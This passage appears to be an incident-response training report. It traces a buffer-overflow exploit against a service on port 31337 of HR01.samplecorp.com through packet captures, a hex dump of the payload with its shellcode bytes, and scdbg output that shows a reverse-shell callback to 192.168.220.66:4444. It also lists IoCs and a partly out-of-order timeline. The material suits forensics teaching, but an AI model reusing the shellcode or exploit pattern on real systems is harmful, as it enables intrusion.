
HR01.samplecorp.com

HR01.samplecorp.com was investigated next, as the unauthorized entity, 192.168.220.66, was shown to establish a connection with HR01.samplecorp.com at the earliest possible moment in the packet capture.



```
ip.addr == 192.168.220.66
No.   Time                        Source           Destination      Protocol Length Info
  735 2019-04-22 00:21:59.209938 192.168.220.66   192.168.220.255  BJNP       60 Scanner Command: Discover
  736 2019-04-22 00:21:59.209939 192.168.220.66   192.168.220.255  BJNP       60 Scanner Command: Discover
  739 2019-04-22 00:21:59.220443 192.168.220.66   192.168.220.255  BJNP       60 Scanner Command: Discover
  740 2019-04-22 00:21:59.220677 192.168.220.66   192.168.220.255  BJNP       60 Scanner Command: Discover
  748 2019-04-22 00:21:59.921877 192.168.220.66   255.255.255.255  UDP        60 58135 → 3289 Len=15
  750 2019-04-22 00:22:00.931042 192.168.220.66   255.255.255.255  UDP        79 36274 → 1124 Len=37
 4060 2019-04-22 00:50:18.871612 192.168.220.66   192.168.220.101  TCP        74 34514 → 31337 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SAC
 4061 2019-04-22 00:50:18.871679 192.168.220.101  192.168.220.66   TCP        74 31337 → 34514 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MS
 4062 2019-04-22 00:50:18.872096 192.168.220.66   192.168.220.101  TCP        66 34514 → 31337 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=
 4063 2019-04-22 00:50:18.878600 192.168.220.66   192.168.220.101  TCP      1091 34514 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=102
 4064 2019-04-22 00:50:18.879647 192.168.220.66   192.168.220.101  TCP        66 34514 → 31337 [FIN, ACK] Seq=1026 Ack=1 Win=29312 Len=
 4065 2019-04-22 00:50:18.879668 192.168.220.101  192.168.220.66   TCP        66 31337 → 34514 [ACK] Seq=1 Ack=1027 Win=66560 Len=0 TSv
 4066 2019-04-22 00:50:18.882800 192.168.220.101  192.168.220.66   TCP        66 56006 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=25
 4067 2019-04-22 00:50:18.883067 192.168.220.66   192.168.220.101  TCP        66 4444 → 56006 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS
 4068 2019-04-22 00:50:18.883128 192.168.220.101  192.168.220.66   TCP        54 56006 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
 4069 2019-04-22 00:50:18.972633 192.168.220.66   192.168.220.101  TCP        60 4444 → 56006 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
 4070 2019-04-22 00:50:18.973697 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=5 Ack=1 Win=29312 Len=1460
 4071 2019-04-22 00:50:18.973697 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=1465 Ack=1 Win=29312 Len=1460
 4072 2019-04-22 00:50:18.973698 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=2925 Ack=1 Win=29312 Len=1460
 4073 2019-04-22 00:50:18.973698 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=4385 Ack=1 Win=29312 Len=1460
 4074 2019-04-22 00:50:18.973699 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=5845 Ack=1 Win=29312 Len=1460
 4075 2019-04-22 00:50:18.973700 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=7305 Ack=1 Win=29312 Len=1460
 4076 2019-04-22 00:50:18.973717 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=8765 Ack=1 Win=29312 Len=1460
 4077 2019-04-22 00:50:18.973718 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=10225 Ack=1 Win=29312 Len=1460
```

Network traffic details suggest a buffer overflow attempt on the service running at port 31337 of HR01.samplecorp.com.




```
No.   Time                        Source            Destination       Protocol  Length  Info
4060  2019-04-22 00:50:18.871612  192.168.220.66    192.168.220.101   TCP           74  34514 → 31337 [SYN] Seq=0
4061  2019-04-22 00:50:18.871679  192.168.220.101   192.168.220.66    TCP           74  31337 → 34514 [SYN, ACK] S
4062  2019-04-22 00:50:18.872096  192.168.220.66    192.168.220.101   TCP           66  34514 → 31337 [ACK] Seq=1
4063  2019-04-22 00:50:18.878600  192.168.220.66    192.168.220.101   TCP         1091  34514 → 31337 [PSH, ACK] S
4064  2019-04-22 00:50:18.879647  192.168.220.66    192.168.220.101   TCP           66  34514 → 31337 [FIN, ACK] S
4065  2019-04-22 00:50:18.879668  192.168.220.101   192.168.220.66    TCP           66  31337 → 34514 [ACK] Seq=1
```

```
    Protocol: TCP (6)
    Header checksum: 0xfb3e [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.220.66
    Destination: 192.168.220.101
▼ Transmission Control Protocol, Src Port: 34514, Dst Port: 31337, Seq: 1, Ack: 1, Len: 1025
    Source Port: 34514
    Destination Port: 31337
```

```
0010  04 35 01 8b 40 00 40 06  fb 3e c0 a8 dc 42 c0 a8   ·5··@·@· ·>···B··
0020  dc 65 86 d2 7a 69 c2 6c  63 c1 db 84 e7 78 80 18   ·e··zi·l c····x··
0030  00 e5 f5 40 00 00 01 01  08 0a e7 bf 28 9f 00 19   ···@···· ····(···
0040  29 f9 41 41 41 41 41 41  41 41 41 41 41 41 41 41   )·AAAAAA AAAAAAAA
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00b0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00d0  41 41 41 41 c3 14 04 08  83 ec 10 da d4 b8 41 91   AAAA···· ······A·
00e0  59 40 d9 74 24 f4 5b 29  c9 b1 5b 83 eb fc 31 43   Y@·t$·[) ··[···1C
00f0  15 03 43 15 a3 64 a5 a8  a1 87 56 29 c5 0e b3 18   ··C··d·· ··V)····
0100  c5 75 b7 0b f5 fe 95 a7  7e 52 0e 33 f2 7b 21 f4   ·u······ ~R·3·{!·
0110  b8 5d 0c 05 90 9e 0f 85  ea f2 ef b4 25 07 f1 f1   ·]······ ····%···
0120  5b ea a3 aa 10 59 54 de  6c 62 df ac 61 e2 3c 64   [····YT· lb··a·<d
0130  80 c3 92 fe db c3 15 d2  50 4a 0e 37 5c 04 a5 83   ········ PJ·7\···
0140  2b 97 6f da d4 34 4e d2  27 44 96 d5 d7 33 ee 25   +·o··4N· 'D···3·%
0150  6a 44 35 57 b0 c1 ae ff  33 71 0b 01 90 e4 d8 0d   jD5W···· 3q······
0160  5d 62 86 11 60 a7 bc 2e  e9 46 13 a7 a9 6c b7 e3   ]b··`··. ·F···l··
0170  6a 0c ee 49 dd 31 f0 31  82 97 7a df d7 a5 20 88   j··I·1·1 ··z··· ·
0180  14 84 da 48 32 9f a9 7a  9d 0b 26 37 56 92 b1 4e   ···H2··z ··&7V··N
0190  70 25 6d e8 10 db 8e 09  39 18 da 59 51 89 63 32   p%m····· 9··YQ·c2
01a0  a1 36 b6 af ab a0 f9 98  77 72 92 da 87 62 3e 52   ·6······ wr···b>R
```

Network traffic indicates a buffer overflow attempt


The network traffic was exported as raw binary for further analysis.



```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00 E5 F5 40 00 00 01 01 08 0A E7 BF 28 9F 00 19  .åõ@......ç¿(Ÿ..
29 F9 41 41 41 41 41 41 41 41 41 41 41 41 41 41  )ùAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 C3 14 04 08 83 EC 10 DA D4 B8 41 91  AAAAÃ...ƒì.ÚÔ¸A‘
59 40 D9 74 24 F4 5B 29 C9 B1 5B 83 EB FC 31 43  Y@Ùt$ô[)É±[ƒëü1C
15 03 43 15 A3 64 A5 A8 A1 87 56 29 C5 0E B3 18  ..C.£d¥¨¡‡V)Å.³.
C5 75 B7 0B F5 FE 95 A7 7E 52 0E 33 F2 7B 21 F4  Åu·.õþ•§~R.3ò{!ô
B8 5D 0C 05 90 9E 0F 85 EA F2 EF B4 25 07 F1 F1  ¸]...ž.…êòï´%.ññ
5B EA A3 AA 10 59 54 DE 6C 62 DF AC 61 E2 3C 64  [ê£ª.YTÞlbß¬aâ<d
80 C3 92 FE DB C3 15 D2 50 4A 0E 37 5C 04 A5 83  €Ã’þÛÃ.ÒPJ.7\.¥ƒ
2B 97 6F DA D4 34 4E D2 27 44 96 D5 D7 33 EE 25  +—oÚÔ4NÒ'D–Õ×3î%
6A 44 35 57 B0 C1 AE FF 33 71 0B 01 90 E4 D8 0D  jD5W°Á®ÿ3q...äØ.
5D 62 86 11 60 A7 BC 2E E9 46 13 A7 A9 6C B7 E3  ]b†.`§¼.éF.§©l·ã
6A 0C EE 49 DD 31 F0 31 82 97 7A DF D7 A5 20 88  j.îIÝ1ð1‚—zß×¥ ˆ
14 84 DA 48 32 9F A9 7A 9D 0B 26 37 56 92 B1 4E  .„ÚH2Ÿ©z..&7V’±N
70 25 6D E8 10 DB 8E 09 39 18 DA 59 51 89 63 32  p%mè.ÛŽ.9.ÚYQ‰c2
A1 36 B6 AF AB A0 F9 98 77 72 92 DA 87 62 3E 52  ¡6¶¯« ù˜wr’Ú‡b>R
61 D4 EE 34 3D 95 5E F5 ED 7D B5 FA D2 9E B6 D0  aÔî4=•^õí}µúÒž¶Ð
7B 34 59 8D D4 A1 C0 94 AE 50 0C 03 CB 53 86 A6  {4Y.Ô¡À”®P..ËS†¦
2C 1D 6F C2 3E 4A 08 2C BE 8B BD 2C D4 8F 17 7A  ,.oÂ>J.,¾‹½,Ô..z
40 92 4E 4C CF 6D A5 CE 17 91 38 E7 6C A4 AE 47  @’NLÏm¥Î.‘8çl¤®G
1A C9 3E 48 DA 9F 54 48 B2 47 0D 1B A7 87 98 0F  .É>HÚŸTH²G..§‡˜.
74 12 23 66 29 B5 4B 84 14 F1 D3 77 73 81 14 87  t.#f)µK„.ñÓws..‡
06 AE BC E0 F8 EE 3C F1 92 EE 6C 99 69 C0 83 69  .®¼àøî<ñ’îl™iÀƒi
92 CB CB E1 19 9A BE 90 1E B7 1F 0D 1F 34 84 BE  ’ËËá.š¾..·...4„¾
5A 35 3B 3F 9B 5F 58 3F 9C 5F 5E 03 4B 66 14 42  Z5;?›_X?œ_^.Kf.B
48 DD 37 59 64 28 D0 C4 ED 91 BD F6 D8 D6 BB 74  HÝ7Yd(ÐÄí‘½öØÖ»t
E8 A6 3F 64 99 A3 04 22 72 DE 15 C7 74 4D 15 C2  è¦?d™£."rÞ.ÇtM.Â
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
```


The extracted binary was analyzed in a shellcode debugger, scdbg.

Scdbg reveals that the shellcode will attempt to initiate a connection to 192.168.220.66 at port 4444. This confirms that there has been an attempt to exploit a service running on port 31337 of HR01.samplecorp.com.



```
C:\Users\        \Desktop\scdbg>scdbg.exe bof2.bin
error setting working directory for drag and drop mode..exe=scdbg.exe
Loaded 188 bytes from file bof2.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010bb  LoadLibraryA(ws2_32)
4010cb  WSAStartup(190)
4010e8  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07

Stepcount 2000001
```

A search for network connections between HR01.samplecorp.com and the unauthorized entity was conducted using the aforementioned traffic capture file. Results revealed connections back to the unauthorized entity on port 4444. This indicates that the unauthorized entity successfully exploited a buffer overflow vuln to gain command execution on HR01.samplecorp.com.



```
ip.addr == 192.168.220.66
No.   Time                        Source           Destination      Protocol Length Info
  735 2019-04-22 00:21:59.209938 192.168.220.66   192.168.220.255  BJNP       60 Scanner Command: Discover
  736 2019-04-22 00:21:59.209939 192.168.220.66   192.168.220.255  BJNP       60 Scanner Command: Discover
  739 2019-04-22 00:21:59.220443 192.168.220.66   192.168.220.255  BJNP       60 Scanner Command: Discover
  740 2019-04-22 00:21:59.220677 192.168.220.66   192.168.220.255  BJNP       60 Scanner Command: Discover
  748 2019-04-22 00:21:59.921877 192.168.220.66   255.255.255.255  UDP        60 58135 → 3289 Len=15
  750 2019-04-22 00:22:00.931042 192.168.220.66   255.255.255.255  UDP        79 36274 → 1124 Len=37
 4060 2019-04-22 00:50:18.871612 192.168.220.66   192.168.220.101  TCP        74 34514 → 31337 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SAC
 4061 2019-04-22 00:50:18.871679 192.168.220.101  192.168.220.66   TCP        74 31337 → 34514 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MS
 4062 2019-04-22 00:50:18.872096 192.168.220.66   192.168.220.101  TCP        66 34514 → 31337 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=
 4063 2019-04-22 00:50:18.878600 192.168.220.66   192.168.220.101  TCP      1091 34514 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=102
 4064 2019-04-22 00:50:18.879647 192.168.220.66   192.168.220.101  TCP        66 34514 → 31337 [FIN, ACK] Seq=1026 Ack=1 Win=29312 Len=
 4065 2019-04-22 00:50:18.879668 192.168.220.101  192.168.220.66   TCP        66 31337 → 34514 [ACK] Seq=1 Ack=1027 Win=66560 Len=0 TSv
 4066 2019-04-22 00:50:18.882800 192.168.220.101  192.168.220.66   TCP        66 56006 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
 4067 2019-04-22 00:50:18.883067 192.168.220.66   192.168.220.101  TCP        66 4444 → 56006 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M
 4068 2019-04-22 00:50:18.883128 192.168.220.101  192.168.220.66   TCP        54 56006 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
 4069 2019-04-22 00:50:18.972633 192.168.220.66   192.168.220.101  TCP        60 4444 → 56006 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
 4070 2019-04-22 00:50:18.973697 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=5 Ack=1 Win=29312 Len=1460
 4071 2019-04-22 00:50:18.973697 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=1465 Ack=1 Win=29312 Len=1460
 4072 2019-04-22 00:50:18.973698 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=2925 Ack=1 Win=29312 Len=1460
 4073 2019-04-22 00:50:18.973698 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=4385 Ack=1 Win=29312 Len=1460
 4074 2019-04-22 00:50:18.973699 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=5845 Ack=1 Win=29312 Len=1460
 4075 2019-04-22 00:50:18.973700 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=7305 Ack=1 Win=29312 Len=1460
 4076 2019-04-22 00:50:18.973717 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=8765 Ack=1 Win=29312 Len=1460
 4077 2019-04-22 00:50:18.973718 192.168.220.66   192.168.220.101  TCP      1514 4444 → 56006 [ACK] Seq=10225 Ack=1 Win=29312 Len=1460
```

The depth of the technical analysis can be tailored to ensure that all stakeholders are adequately informed about the incident and the actions taken in response. While we've chosen to keep the investigation details concise in this module to avoid overwhelming you, it's important to note that in a real-world situation, every claim or statement would be backed up with robust evidence.

Indicators of Compromise (IoCs)

- C2 IP: 192.168.220.66
- cv.pdf (SHA256): ef59d7038cfd565fd65bae12588810d5361df938244ebad33b71882dcf683011

Root Cause Analysis

Insufficient network access controls allowed the unauthorized entity access to SampleCorp's internal network.

The primary catalysts for the incident were traced back to two significant vulnerabilities. The first vulnerability stemmed from the continued use of an outdated version of Acrobat Reader, while the second was attributed to a buffer overflow issue present within a proprietary application. Compounding these vulnerabilities was the inadequate network segregation of crucial systems, leaving them more exposed and easier targets for potential threats. Additionally, there was a notable gap in user awareness, evident from the absence of comprehensive training against phishing tactics, which could have served as the initial entry point for the attackers.

Technical Timeline

- Initial Compromise
    - April 22nd, 2019, 00:27:27: One of the employees opened a malicious PDF document (cv.pdf) on WKST01.samplecorp.com, which exploited a known vulnerability in an outdated version of Acrobat Reader. This led to the execution of a malicious payload that established initial foothold on the system.
- Lateral Movement
    - April 22nd, 2019, 00:50:18: The unauthorized entity leveraged the initial access to perform reconnaissance on the internal network. They

    discovered a buffer overflow vulnerability in a proprietary HR application running on HR01.samplecorp.com. Using a crafted payload, they exploited this vulnerability to gain unauthorized access to the HR system.

- Data Access & Exfiltration
    - April 22nd, 2019, 00:35:09: The unauthorized entity accessed various directories on WKST01.samplecorp.com containing both proprietary source code and API keys.
    - April 22nd, 2019, 01:30:12: The unauthorized entity located an unencrypted database on HR01.samplecorp.com containing sensitive employee and partner data, including Social Security numbers and salary information. They compressed this data and exfiltrated it to an external server via a secure SSH tunnel.
- C2 Communications
    - An unauthorized entity gained physical access to SampleCorp's internal network. The Command and Control (C2) IP address identified was an internal one: 192.168.220.66.
- Malware Deployment or Activity
    - The malware was disseminated via a malicious PDF document and made extensive use of legitimate Windows binaries for staging, command execution, and post-exploitation purposes.
    - Subsequently, shellcode was utilized within a buffer overflow payload to infect HR01.samplecorp.com.
- Containment Times
    - April 22nd, 2019, 02:30:11: SampleCorp's SOC and DFIR teams detected the unauthorized activities and immediately isolated WKST01.samplecorp.com and HR01.samplecorp.com from the network using VLAN segmentation.
    - April 22nd, 2019, 03:10:14: SampleCorp's SOC and DFIR teams plugged a host security solution to both WKST01.samplecorp.com and HR01.samplecorp.com to collect more data from the affected systems.
